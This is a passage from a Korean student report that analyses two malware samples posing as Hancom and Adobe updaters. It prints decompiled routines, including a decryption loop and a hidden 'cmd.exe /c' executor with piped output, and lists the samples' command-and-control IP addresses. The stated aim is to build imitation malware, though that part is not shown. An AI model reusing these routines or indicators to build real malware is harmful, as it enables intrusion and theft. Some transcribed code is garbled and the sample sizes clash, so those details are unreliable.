

---

# 악성코드 유사 함수 분석과 모방 코드 제작

---



Track	Digital Forensic
Category	Tech_07
Nick Name	L3ad0xFF

# 목 차

1. 개발 목적 및 목표 .....	1
2. MALWARE 획득 경로.....	1
2.1 VIRUSTOTAL INTELLIGENCE .....	1
3. 분석 환경 .....	2
3.1 SYSTEM ENVIRONMENT .....	2
3.2 TOOLS .....	2
3.2.1 Bindiff.....	2
3.2.2 IDA 6.8.150423.....	2
4. MALWARE 초기 분석 – VIRUSTOTAL SEARCH RESULT .....	3
4.1 HNCUPDATE.EXE.....	3
4.1.1 PE 일반 Header 구조.....	3
4.1.2 PE Section.....	3
4.1.3 Identification .....	3
4.1.4 Information_comment .....	4
4.1.5 Information_Behavior.....	4
4.1.6 In-the-wild file names.....	4
4.2 ADOBE.EXE .....	4
4.2.1 PE 일반 Header 구조.....	4
4.2.2 PE Section.....	5
4.2.3 Identification .....	5
4.2.4 Information_comment .....	5
4.2.5 Information_Behavior.....	6
4.2.6 In-the-wild file names.....	6
5. MALWARE 연관성 확인 (WITH BINDIFF) .....	6
6. MALWARE ANALYSIS, HIGH SIMILARITY FUNCTION .....	8
6.1 HNCUPDATE – SUB_00401000 & ADOBE – SUB_00403F40.....	8
6.2 HNCUPDATE – SUB_004014A0 & ADOBE – SUB_00401D40 .....	9
6.3 HNCUPDATE – SUB_00406A5D & ADOBE – SUB_0040A9FD .....	13
6.4 HNCUPDATE – SUB_00406A83 & ADOBE – SUB_0040AA23.....	14
6.5 HNCUPDATE – SUB_004088DA & ADOBE – SUB_0040ADBD .....	15
6.6 HNCUPDATE – SUB_00408AB5 & ADOBE – SUB_0040BDC5.....	16

6.7	HNCUPDATE – SUB_0040A4A7 & ADOBE – SUB_0040DA77 .....	17
<b>7.</b>	<b>MALWARE ANALYSIS FROM IDA STRING COMPARE.....</b>	<b>18</b>
<b>8.</b>	<b>유사 연관 관련 분석 결과 .....</b>	<b>18</b>
8.1	BINDIFF를 이용한 유사 함수 분석 .....	18
8.2	IDA STRING WINDOW .....	18
<b>9.</b>	<b>유사 코드 제작 .....</b>	<b>19</b>
9.1	VICTIM COMPUTER INFORMATION 획득 .....	19
9.2	파일 전송을 위한 SOCKET OPEN .....	20

## 1. 개발 목적 및 목표

- 최근 침해사고에 이용된 특정 그룹의 악성코드를 분석한다.
- 분석한 악성코드와 같거나 유사한 악성 행위를 하는 모방코드를 작성한다
- 분석 시, 주어진 sample malware code는 2개이며, 서로 유사한 부분을 연관 지어 주로 분석한다.
- 악성코드의 해시 값을 이용하여, 각자 악성코드를 직접 구하는 것도 분석자의 역량이다.

### ■ 주의사항

- 확보한 sample malware는 Virustotal에 재 업로드 하지 말 것.
- Sample 분석 시, VPN 이용할 것
- Sample 분석 시, 가상머신에서 할 것

## 2. Malware 획득 경로

### 2.1 Virustotal Intelligence

- BoB 3단계 교육 과정에서 곽경주 멘토님의 수업시간에 Threat Intelligence 수업에서 Virustotal Intelligence를 이용한 악성코드 분석 수업 실습을 수행
- Virustotal Intelligence에 접속과 수업 중에 분석할 Sample Malware Download를 위하여 수업에 참여 중인 모든 교육생이 접속할 수 있도록 아이디와 비밀번호를 공개해주시고, 실습에 들어감.
- 로그인 이후 수업 중에 계속 사용할지도 모른다는 판단에 로그아웃을 하지 않고, 실습을 계속 진행하였고, 수업 끝나고 본 과제가 상기됨.
- 과제에서 제시한 해시 값을 Virustotal Intelligence에서 검색 하였고, 알맞은 Sample Malware를 Download하여 2가지 Malware Sample을 확보함.
- Sample을 구하는 법은 상관없으며, 추후 직접 곽경주 멘토님께 Malware 확보 경위를 설명드렸으며, 나쁘지 않은 선택이였고, 해당 방법을 사용한 게 괜찮은 방법이라고 답을 해주셨기에 조금 있던 마음의 짐을 없앴
- Virustotal Intelligence에서 얻은 정보는 본 과제에만 사용하기로 하였으며, 일반적인 virustotal에서 해시 값을 이용하여 확인한 정보와 차이점은 미미함.

### 3. 분석 환경

#### 3.1 System Environment

- Operating System : Window 7 Home Basic K Service Pack 1
- System Processor : Intel Core i5-6200U @ 2.30 Ghz
- System RAM : 4.00 GB
- System Type : x64

#### 3.2 Tools


##### 3.2.1 Bindiff

Filename	bindiff430.msi
Size	28.6 M
SHA256	e1915c18026d5a7288cca0c1ff71840bdb473b97c2235862a1241cda231791da

– <https://www.zynamics.com/software.html>

##### 3.2.2 IDA 6.8.150423

Setup Filename	idapronw_hexarmw_hexx64w_hexx86w_150413_cb5d8b3937caf856aaae 750455d2b4ae.exe
Size	152 M
MD5	013AD8EC5BCC97CDF8F3142C301B203D
SHA-1	7F07F4B80399023EC39D2C7C27424C9719F6AFC9



< bindiff 실행 화면 (왼쪽) / IDA 6.8.150423 실행화면 (오른쪽) >

## 4. Malware 초기 분석 – Virustotal Search Result

### 4.1 hncupdate.exe

- hash MD5 : 1cc116f723af8795793cb558bdd0df16
- Size : 64.5KB (66,048 Bytes)



#### 4.1.1 PE 일반 Header 구조

≡ PE header basic information	
Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2016-08-12 01:10:48
Entry Point	0x000026AF
Number of sections	5

#### 4.1.2 PE Section

📁 PE sections					
Name	Virtual address	Virtual size	Raw size	Entropy	MD5
.text	4096	47044	47104	6.58	c297c1411373d18623ffbc1fe5b54b8d
.rdata	53248	8338	8704	5.35	ed1a59e526ccc7a019db6d817af594eb
.data	65536	11296	4096	2.21	7cd5a2a35f6c302bde9231dec082542d
.rsrc	77824	436	512	5.10	d1087acdce6fd47e42e6047db5111fdc
.reloc	81920	4214	4608	4.50	3a31057d6d192f9f0d0be7584851aa98
🔗 PE imports					
[+] KERNEL32.dll					
📊 Number of PE resources by type					
RT_MANIFEST	1				

#### 4.1.3 Identification

MD5	1cc116f723af8795793cb558bdd0df16
SHA-1	07160f84376fbf210b69372ed7b5625a0be0caae
SHA-256	8e17182341f1b454f909550cc8fdb9e4cf4905459050fb29e5edcc749509f9e2
ssdeep	1536:JqF05WrutyFoQ3qC5jolcMQmcq7B5m14G:Dkp1M07B5O4
authentihash 	61b7d147f917625cf08117317970b63074614c8acea9954b5702a09c94ed4fd7
imphash 	5e7d745d86091c0932bf6f81b6517f25
Size	64.5 KB (66048 bytes)
Type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 Executable MS Visual C++ (generic) (42.2%) Win64 Executable (generic) (37.3%) Win32 Dynamic Link Library (generic) (8.8%) Win32 Executable (generic) (6.0%) Generic Win/DOS Executable (2.7%)

## 4.1.4 Information\_comment

```
submitname:"8e17182341f1b454f909550cc8fdb9e4cf4905459050fb29e5edcc749509f9e2"
vxstream-threatscore:61/100
memip:"121.155.239.173"
hosts:"121.155.239.173:443"
source:https://www.hybrid-analysis.com/sample/8e17182341f1b454f909550cc8fdb9e4cf4905459050fb29e5edcc749509f9e2?environmentId=100
```

Posted 1 year ago by [PayloadSecurity](#) Useful (0) Not useful (0) Abuse (0)

## 4.1.5 Information\_Behavior

**Runtime DLLs**

- advapi32.dll (successful)
- secur32.dll (successful)
- ws2\_32.dll (successful)
- c:\windows\system32\mswsock.dll (successful)
- hnetcfg.dll (successful)
- rpcrt4.dll (successful)
- c:\windows\system32\wshtcpip.dll (successful)

## 4.1.6 In-the-wild file names

**In-the-wild file names**

- 8e17182341f1b454f9095.exe
- hncupdate.exe

## 4.2 Adobe.exe

- Hash MD5 : 215237c391f3e8be0fb4e41ee862149f
- Size : 1.36MB (1,432,651 Bytes)



## 4.2.1 PE 일반 Header 구조

PE header basic information	
Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2016-08-17 03:59:22
Entry Point	0x00005D2D
Number of sections	5

## 4.2.2 PE Section

PE sections					
Name	Virtual address	Virtual size	Raw size	Entropy	MD5
.text	4096	64696	65024	6.56	d35dcadeac9c0373480aea27cf00ba16
.rdata	69632	11880	12288	5.42	9e9c0e86c905380ed8699f9e69c94bec
.data	81920	12128	4608	2.20	f8e6a2a66cae893e85756bf5888e794a
.rsrc	94208	768	1024	4.76	effe753ba81e85b67aba6a9d792765a2
.reloc	98304	6402	6656	4.15	e834efbb0c4c68b011f93f7347ff6ad7
PE imports					
[+] ADVAPI32.dll					
[+] KERNEL32.dll					
[+] PSAPI.DLL					
[+] SHLWAPI.dll					
[+] USER32.dll					
[+] WS2_32.dll					

## 4.2.3 Identification

<b>MD5</b>	215237c391f3e8be0fb4e41ee862149f
<b>SHA-1</b>	855f05545b104a12b7a58fec44fd3bba9663728d
<b>SHA-256</b>	e43156b14dcc2a5efbdd87268d3f2b6eb340d9ac8490fe9f6d657b268207a9ad
<b>ssdeep</b>	768:y87H4Azlnlvor+afRShGiDbcaartJfki0O/xjuuiuaRfc0qy+VtHkjin21codEe1/yflU7fVwoZrjZZkiirf cJtHkSb5t6Jy
<b>authentihash</b> 	1d99e30d019b7026b1526f72941df7a7d48523846c5f97952250e5825aa026d0
<b>imphash</b> 	8825d00bfb0a40af00d84d9efc669ab7
<b>Size</b>	88.5 KB (90624 bytes)
<b>Type</b>	Win32 EXE
<b>Magic</b>	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
<b>TrID</b>	Win32 Executable MS Visual C++ (generic) (42.2%) Win64 Executable (generic) (37.3%) Win32 Dynamic Link Library (generic) (8.8%) Win32 Executable (generic) (6.0%) Generic Win/DOS Executable (2.7%)

## 4.2.4 Information\_comment

submitname:"e43156b14dcc2a5efbdd87268d3f2b6eb340d9ac8490fe9f6d657b268207a9ad"
vxstream-threatscore:26/100
memip:"198.50.228.154"
hosts:"198.50.228.154:443"
source:https://www.hybrid-analysis.com/sample/e43156b14dcc2a5efbdd87268d3f2b6eb340d9ac8490fe9f6d657b268207a9ad?
environmentId=100



## 4.2.5 Information\_Behavior




## 4.2.6 In-the-wild file names




## 5. Malware 연관성 확인 (With Bindiff)

- Bindiff 및 분석을 위한 도구에서 보여지는 '1cc116f723af8795793cb558bdd0df16'은 편의를 위해 아래에서는 '1' 또는 'hncupdate' 또는 '한컴 악성코드'라 지칭하며, '215237c391f3e8be0fb4e41ee862149f'는 '2', 'Adobe' '어도비 악성코드'라 지칭한다.
- Bindiff에 2개의 Malware를 비교할 때, Primary Malware를 'hncupdate.exe', secondary를 'Adobe.exe'로 설정하여 비교하였다.



- Bindiff를 이용하여 Basic Compare을 한 결과, 두 Malware는 38%의 비슷한 행위를 포함하고 있다. (빨간 네모 박스 부분, 해당 Layout 조절을 하려고 했는데 조절 불가로 약간 가려진 출력, 1개의 분석 결과로 인해 그래도 모두 확인 가능)



- 함수 이름이 'sub\_'로 시작하는 경우 Malware 제작자가 직접 생성한 함수로서, 악성행위가 일어나는 부분으로 판단할 수 있다.
- 각 Malware들의 함수들 중에서 비슷한 행위 또는 비슷한 코드 형태를 가지고 있는 함수끼리 매칭하고 매칭된 함수들의 유사도를 수치화한다.(Similarity, 1.00에 가까울수록 높은 유사도)
- Confidence 항목의 경우 bindiff에서 두 함수를 비교하였을 때, 나타낸 similarity에 대한 정확도를 나타내는 수치이며, 1.00에 가까울수록 similarity의 값의 신뢰도가 높다.
- 위의 그림에서 Similarity가 1.00인 함수들 중 악성행위를 하는 함수에 관한 유사 분석을 진행하고 결과를 다음 목차번호에서 설명한다.

## 6. Malware analysis, High Similarity Function

### 6.1 hncupdate – sub\_00401000 & Adobe – sub\_00403F40

- Similarity 0.95 / Confidence 0.97
- 두 함수 모두 '^', '&'와 shift연산을 통해 bit단위로 값을 계산하고 있다.
- 특정 hex 값을 암호화의 키와 같은 기능으로 and 연산을 bit 단위로 수행한다.
- do-while 문을 이용하여 특정 조건이 만족 할 때까지 연산을 수행한다.
- 가장 큰 특징으로는 난독화 또는 암호화 진행 시 연산하는 값이 정확히 일치함을 확인 할 수 있다.

```

v3 = a2;
v4 = a1;
Buffer = 0;
memset(&v13, 0, 0x103u);
GetTempPathA(0x104u, &Buffer);
LOBYTE(v5) = 72;
v6 = -112;
v11 = 2833480;
result = 6636321;
if ( v3 > 0 )
{
    v8 = a3 - (_DWORD)v4;
    v10 = v3;
    do
    {
        *v4 = v6 ^ result ^ v5 ^ v4[v8];
        v6 = v6 & result ^ v5 & (v6 ^ result);
        v5 = (((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8));
        result = (((result << 7) ^ (result ^ 16 * (result ^ 2 * result)) & 0xFFFFF80) << 17) | (result >> 8);
        ++v4;
        v9 = v10-- == 1;
        v11 = (((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8));
    }
    while ( !v9 );
}
return result;
}

```


< hncupdate – sub\_00401000 >

```

v3 = a1;
LOBYTE(v4) = 73;
v5 = a2;
v6 = -110;
v10 = 448530761;
result = 407045703;
if ( v3 > 0 )
{
    v8 = a3 - (_DWORD)v5;
    v11 = v3;
    do
    {
        *v5 = v6 ^ result ^ v4 ^ v5[v8];
        v6 = v6 & result ^ v4 & (v6 ^ result);
        v4 = (((((unsigned __int16)v10 ^ (unsigned __int16)(8 * v10)) & 0x7F8) << 20) | (v10 >> 8));
        result = (((result << 7) ^ (result ^ 16 * (result ^ 2 * result)) & 0xFFFFF80) << 17) | (result >> 8);
        ++v5;
        v9 = v11-- == 1;
        v10 = (((((unsigned __int16)v10 ^ (unsigned __int16)(8 * v10)) & 0x7F8) << 20) | (v10 >> 8));
    }
    while ( !v9 );
}
return result;
}

```

< Adobe – sub\_00403F40 >



&lt; Bindiff를 이용한 함수 비교 &gt;

## 6.2 hncupdate – sub\_004014A0 &amp; Adobe – sub\_00401D40

- Similarity 0.87 / Confidence 0.94
- 2개의 악성코드 string을 비교하면 모두 'cmd.exe /c' 실행 명령어를 확인 할 수 있다.

Address	Length	Type	String
.rdata:0040D8BC	00000008	C	risfree
.rdata:0040D8DC	00000009	C	FisAlloc
.rdata:0040E2C8	00000009	C	February
.rdata:0040D880	0000000E	C	EncodePointer
.rdata:0040D8AC	0000000E	C	DecodePointer
.rdata:0040E274	00000009	C	December
.rdata:0040D258	0000000F	C	DOMAIN errorWrWn
.rdata:0040D1FC	0000000F	C	CorExitProcess
.rdata:0040E36C	00000008	C	CONOUT\$
.rdata:0040E2A0	00000007	C	August
.rdata:0040E2B8	00000006	C	April
.rdata:0040E490	0000000D	C	Advapi32.dll
.data:004109D1	0000001B	C	ABCDEFGHIJKLMNOPQRSTUVWXYZ
.data:004107C6	0000001B	C	ABCDEFGHIJKLMNOPQRSTUVWXYZ
.rdata:0040D7B0	00000017	C	<program name unknown>
.rdata:0040D1C9	00000007	C	700WP#a
.rdata:0040D996	00000005	C	700PP
.rdata:0040E4C8	00000010	C	121.155.239.173
.rdata:0040D198	00000007	C	(null)
.rdata:0040D98D	00000005	C	('8PW
.rdata:0040D1C1	00000008	C	('8PXWaWb
.rdata:0040E478	00000011	C	%s%%cmd.exe /c %s
.rdata:0040E480	0000000A	C	%s*****s
.rdata:0040DFE0	0000000F	C	!W"#\$%&'()*+,-./0123456789;<=>?@abcdefghijklmnopqrstuvwxyz[\\]^_`abcdefghijklmnopqrstuvwxyz...
.rdata:0040D907	0000000F	C	!W"#\$%&'()*+,-./0123456789;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`_abcdefghijklmnopqrstuvwxyz...
.data:004108CA	0000001B	C	
.data:004106C6	0000001B	C	

&lt; hncupdate– string cmd.exe 부분 &gt;

Address	Length	Type	String
.data:00414A82	0000001B	C	
.data:0041487E	0000001B	C	
.rdata:00412980	0000005F	C	!@#\$%&'()*+,-./0123456789;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{ }~
.rdata:00411A97	00000049	C	!@#\$%&'()*+,-./0123456789;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{ }~
.rdata:00412830	0000005F	C	!@#\$%&'()*+,-./0123456789;<=>?@abcdefghijklmnopqrstuvwxyz[\\]^_`abcdefghijklmnopqrstuvwxyz{ }~
.rdata:00411B98	00000013	C	Base Class Array'
.rdata:00411BAC	0000001C	C	Base Class Descriptor at (
.rdata:00411B78	0000001D	C	Class Hierarchy Descriptor'
.rdata:00411B5C	0000001A	C	Complete Object Locator'
.rdata:00411BC8	00000012	C	Type Descriptor'
.rdata:00412074	00000008	C	delete
.rdata:00411DA4	0000000A	C	delete[]
.rdata:0041207C	00000005	C	new
.rdata:00411DB0	00000007	C	new[]
.rdata:00412C9C	00000006	C	%s%%s
.rdata:00412C74	00000011	C	%s%%cmd.exe /c %s
.rdata:00412D60	00000006	C	%s_
.rdata:004118A9	00000008	C	( 8PX%a%b
.rdata:00411B25	00000005	C	('8PW
.rdata:0041187C	00000007	C	(null)
.data:0041400C	00000014	C	?AVbad_alloc@std@@
.data:00414028	00000014	C	?AVexception@std@@
.data:0041404C	00000010	C	?AVtype_info@@
.rdata:00412D0C	00000016	C	/c del /q %s >> NUL
.data:00415061	0000000F	C	198.50.228.154
.rdata:00411B2E	00000005	C	700PP
.rdata:004118B1	00000007	C	700WP%a

## < Adobe – string cmd.exe 부분 >

- 두 분석 string에서 해당 부분 double click 하면, IDA View에서 악성 바이너리코드에서 존재하는 section을 나타내며, code내 참조되는 함수를 확인 할 수 있다.

## hncupdate : 4014A0 / Adobe : 401D40

```

.rdata:0040E468 aSocket db 'socket',0 ; DATA XREF: sub_4011F0+90↑0
.rdata:0040E46F align 10h
.rdata:0040E470 ; CHAR aConnect[]
.rdata:0040E478 aConnect db 'connect',0 ; DATA XREF: sub_4011F0+B4↑0
.rdata:0040E478 ; char aSCmd_exeCS[]
.rdata:0040E478 aSCmd_exeCS db '%$cmd.exe /c %$',0 ; DATA XREF: sub_4014A0+11B↑0
.rdata:0040E489 align 4
.rdata:0040E48C ; char aWb[3]
.rdata:0040E48C aWb db 'wb',0 ; DATA XREF: sub_401860+BA↑0
.rdata:0040E48F unk_40E48F db 0 ; DATA XREF: sub_401B10+2F↑0
.rdata:0040E48F ; __wincmdln+1D↑0
.rdata:0040E490 ; CHAR aAdvapi32_dll[]
.rdata:0040E490 aAdvapi32_dll db 'Advapi32.dll',0 ; DATA XREF: WinMain(x,x,x,x)+7A↑0
.rdata:0040E49D align 10h
.rdata:0040E4A0 ; CHAR aGetuseramea[]
.rdata:0040E4A0 aGetuseramea db 'GetUserNameA',0 ; DATA XREF: WinMain(x,x,x,x)+A8↑0
.rdata:0040E4AD align 10h
.rdata:0040E4B0 ; char aSS[]
.rdata:0040E4B0 aSS db '%$*****$$',0 ; DATA XREF: WinMain(x,x,x,x)+FD↑0
.rdata:0040E4B8 align 4
.rdata:0040E4BC ; CHAR aWSacleanup[]
.rdata:0040E4BC aWSacleanup db 'WSACleanup',0 ; DATA XREF: WinMain(x,x,x,x)+111↑0
.rdata:0040E4C7 align 4
.rdata:0040E4C8 a121_155_239_17 db '121.155.239.173',0 ; DATA XREF: sub_4011F0+7E↑0
.rdata:0040E4D8 __load_config_used dd 48h ; Size
.rdata:0040E4DC dd 0 ; Time stamp
.rdata:0040E4E0 dw 2 dup(0) ; Version: 0.0
.rdata:0040E4E4 dd 0 ; GlobalFlagsClear
.rdata:0040E4E8 dd 0 ; GlobalFlagsSet
.rdata:0040E4EC dd 0 ; CriticalSectionDefaultTimeout
.rdata:0040E4F0 dd 0 ; DeCommitFreeBlockThreshold
.rdata:0040E4F4 dd 0 ; DeCommitTotalFreeThreshold
.rdata:0040E4F8 dd 0 ; LockPrefixTable
.rdata:0040E4FC dd 0 ; MaximumAllocationSize

```

< hncupdate – IDA View, sub 4014A0 확인 >

```

.rdata:00412C68                                     ; sub_401AF0+1AE1r
.rdata:00412C6A                                     align 4
.rdata:00412C6C dword_412C6C dd 6B6F0A0Dh          ; DATA XREF: sub_401AF0:loc_401C5E1r
.rdata:00412C70 dword_412C70 dd 0A0D21h           ; DATA XREF: sub_401AF0+1741r
.rdata:00412C74 ; char aSCmd_exeCS[]
.rdata:00412C74 aSCmd_exeCS db '%sWcmd.exe /c %s',0 ; DATA XREF: sub_401D40+1251r
.rdata:00412C85                                     align 4
.rdata:00412C88 ; char aD[]
.rdata:00412C88 aD db '%d',0                     ; DATA XREF: sub_4020E0+2C1r
.rdata:00412C8B                                     align 4
.rdata:00412C8C ; char a_[]
.rdata:00412C8C a_ db 'W*.%',0                     ; DATA XREF: sub_402330+E81r
.rdata:00412C8C                                     ; sub_402670+BA1r ...
.rdata:00412C91                                     align 4
.rdata:00412C94 ; char Src[]
.rdata:00412C94 Src db '*.%',0                     ; DATA XREF: sub_402330+10B1r
.rdata:00412C94                                     ; sub_402670:loc_40273E1r
.rdata:00412C98 word_412C98 dw 2E2Eh                 ; DATA XREF: sub_402670+431r
.rdata:00412C98                                     ; sub_403210+1D1r
.rdata:00412C9A byte_412C9A db 0                     ; DATA XREF: sub_402670+4D1r
.rdata:00412C9A                                     ; sub_403210+241r
.rdata:00412C9B                                     align 4
.rdata:00412C9C ; char aSS[]
.rdata:00412C9C aSS db '%sW%s',0                     ; DATA XREF: sub_402670+1C91r
.rdata:00412C9C                                     ; sub_403210+2BF1r ...
.rdata:00412CA2                                     align 4
.rdata:00412CA4 ; char aRb[]
.rdata:00412CA4 aRb db 'rb',0                     ; DATA XREF: sub_402AF0+2171r
.rdata:00412CA7                                     align 4
.rdata:00412CA8 aDoNotExecute db 'do not Execute!',0 ; DATA XREF: sub_402E80+E61r
.rdata:00412CA8                                     ; sub_402FC0+DD1r
.rdata:00412CB8 ; char aExecuteSuccess[]
.rdata:00412CB8 aExecuteSuccess db 'Execute Success!',0 ; DATA XREF: sub_402E80:loc_402F6D1r
.rdata:00412CB8                                     ; sub_402FC0:loc_4030A1r

```

< Adobe – IDA View, sub\_401D40 확인 >

- Cross Reference 기능 (ctrl+x)를 이용하면 호출하는 부분으로 이동하고 F5를 이용하여 Pseudocode 확인을 하면 hncupdate의 경우 4014A0, Adobe의 경우 401D40의 함수를 구성하는 code확인이 가능하다.

```

21 v2 = v1;
22 v16 = 0;
23 memset(&v17, 0, 0xFFFu);
24 PipeAttributes.nLength = 12;
25 PipeAttributes.lpSecurityDescriptor = 0;
26 PipeAttributes.hInheritHandle = 1;
27 CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0x1000u);
28 memset(&StartupInfo, 0, 0x44u);
29 ProcessInformation.hProcess = 0;
30 ProcessInformation.hThread = 0;
31 ProcessInformation.dwProcessId = 0;
32 ProcessInformation.dwThreadId = 0;
33 StartupInfo.hStdOutput = hWritePipe;
34 StartupInfo.hStdError = hWritePipe;
35 StartupInfo.cb = 68;
36 StartupInfo.dwFlags = 257;
37 StartupInfo.vShowWindow = 0;
38 Buffer = 0;
39 memset(&v13, 0, 0x103u);
40 CommandLine = 0;
41 memset(&v15, 0, 0x207u);
42 GetSystemDirectoryA(&Buffer, 0x103u);
43 sprintf(&CommandLine, "%sWcmd.exe /c %s", &Buffer, v2);
44 result = CreateProcessA(0, &CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
45 if (result)
46 {
47     CloseHandle(hWritePipe);
48     NumberOfBytesRead = 0;
49     v4 = 0;
